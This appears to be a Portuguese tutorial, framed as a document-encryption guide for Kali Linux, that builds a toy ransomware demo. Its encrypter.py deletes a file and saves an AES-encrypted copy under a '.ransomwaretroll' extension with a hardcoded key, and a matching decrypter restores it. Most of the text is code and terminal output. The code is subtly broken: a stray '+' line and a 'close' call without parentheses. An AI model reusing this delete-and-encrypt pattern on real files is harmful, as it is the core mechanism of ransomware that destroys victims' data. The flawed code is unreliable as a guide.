

Criptografia e Descriptografia de Documentos no Kali Linux

Este repositório fornece um guia simples e eficiente para criptografar e descriptografar documentos através do terminal do Kali Linux. Siga os passos abaixo para garantir a segurança dos seus arquivos utilizando Python.


Passo a Passo

1. Instalar a Biblioteca pyaes do Python

Para começar, é necessário baixar e instalar a biblioteca pyaes. Isso pode ser feito facilmente através do terminal com o seguinte comando: `sudo apt install python3-pyaes`

2. Criar um Diretório

Crie um diretório onde os arquivos serão armazenados. Utilize o comando `mkdir` para isso:



```
alcidezio@alcidezio: ~/ransomware
Arquivo  Ações  Editar  Exibir  Ajuda
(alcidezio@alcidezio)-[~]
$ nano criar_diretorio.py
(alcidezio@alcidezio)-[~]
$ mkdir ransomware
```

3. Criar os Arquivos Necessários

No diretório criado, você precisa colocar o caminho completo do diretório com o comando `CD` (geralmente o caminho é `/home/nome da máquina/nome do diretório`) e gerar três arquivos: `teste.txt`, `encrypter.py` e `decrypter.py`. Use o comando `touch` para criar esses arquivos:

```

(alcidezio@alcidezio)-[~]
$ cd /home/alcidezio/ransomware

(alcidezio@alcidezio)-[~/ransomware]
$ touch teste.txt

(alcidezio@alcidezio)-[~/ransomware]
$ touch decrypter.py

(alcidezio@alcidezio)-[~/ransomware]
$ touch encrypter.py

(alcidezio@alcidezio)-[~/ransomware]
$ ls
decrypter.py  encrypter.py  teste.txt

```

4. Adicionar o Código aos Arquivos

Edite o arquivo encrypter.py com o código:

```

GNU nano 6.3 encrypter.py
import os
import pyaes

##abrir o arquivo a ser criptografado
file_name = 'teste.txt'
file = open(file_name, 'rb')
file_data = file.read()
file.close()

+

## remover o arquivo original
os.remove(file_name)

## chave de criptografia
key = b"testeransomwares"
aes = pyaes.AESModeOfOperationCTR(key)

## criptografar o arquivo
crypto_data = aes.encrypt(file_data)

## salvar o arquivo criptografado
new_file = file_name + '.ransomwaretroll'
new_file = open(f'{new_file}', 'wb')
new_file.write(crypto_data)
new_file.close

```

Edite o arquivo decrypter.py com o código:

```
GNU nano 6.3 decrypter.py
import os
import pyaes

## abrir o arquivo criptografado
file_name = 'teste.txt.ransomwaretroll'
file = open(file_name, 'rb')
file_data = file.read()
file.close()

## chave para descriptografia
key = b'testeransomwares'
aes = pyaes.AESModeOfOperationCTR(key)
decrypt_data = aes.decrypt(file_data)

## remover o arquivo criptografado
os.remove(file_name)

## criar o arquivo descriptografado
new_file = 'teste.txt'
new_file = open(f'{new_file}', 'wb')
new_file.write(decrypt_data)
new_file.close()
```

Também utilizando “nano”, entre no arquivo “teste.txt” e digite:

```
Arquivo  Ações  Editar  Exibir  Ajuda
GNU nano 6.3 teste.txt
arquivo pronto e legível!!
```

5. Entre no diretório que você criou, verifique os arquivos existentes. Utilize “python encrypter.py” para criptografar e “python decrypter.py” para descriptografar a mensagem:

```
(alcidezio@alcidezio)-[~/ransomware]
$ nano teste.txt

(alcidezio@alcidezio)-[~/ransomware]
$ ls
decrypter.py  encrypter.py  teste.txt

(alcidezio@alcidezio)-[~/ransomware]
$ python encrypter.py


(alcidezio@alcidezio)-[~/ransomware]
$ ls
decrypter.py  encrypter.py  teste.txt.ransomwaretroll

(alcidezio@alcidezio)-[~/ransomware]
$ nano teste.txt.ransomwaretroll

(alcidezio@alcidezio)-[~/ransomware]
$ ls
decrypter.py  encrypter.py  teste.txt.ransomwaretroll


(alcidezio@alcidezio)-[~/ransomware]
$ python decrypter.py
```

O resultado da criptografia (encrypter.py) é:



```
alcidezio@alcidezio: ~/ransomware
GNU nano 6.3 teste.txt.ransomwaretroll
Si E h1/6_ .R>>>/E>>>
[ 1 linha lida ]
^G Ajuda ^O Gravar ^W Onde está? ^K Recortar ^T Executar ^C Local
^X Sair ^R Ler o arq ^\ Substituir ^U Colar ^J Justificar ^_/ Ir p/ linha
```

O resultado da descriptografia (decrypter.py) é a mensagem inicial novamente:



```
Arquivo Ações Editar Exibir Ajuda
GNU nano 6.3 teste.txt
arquivo pronto e legivel!!
```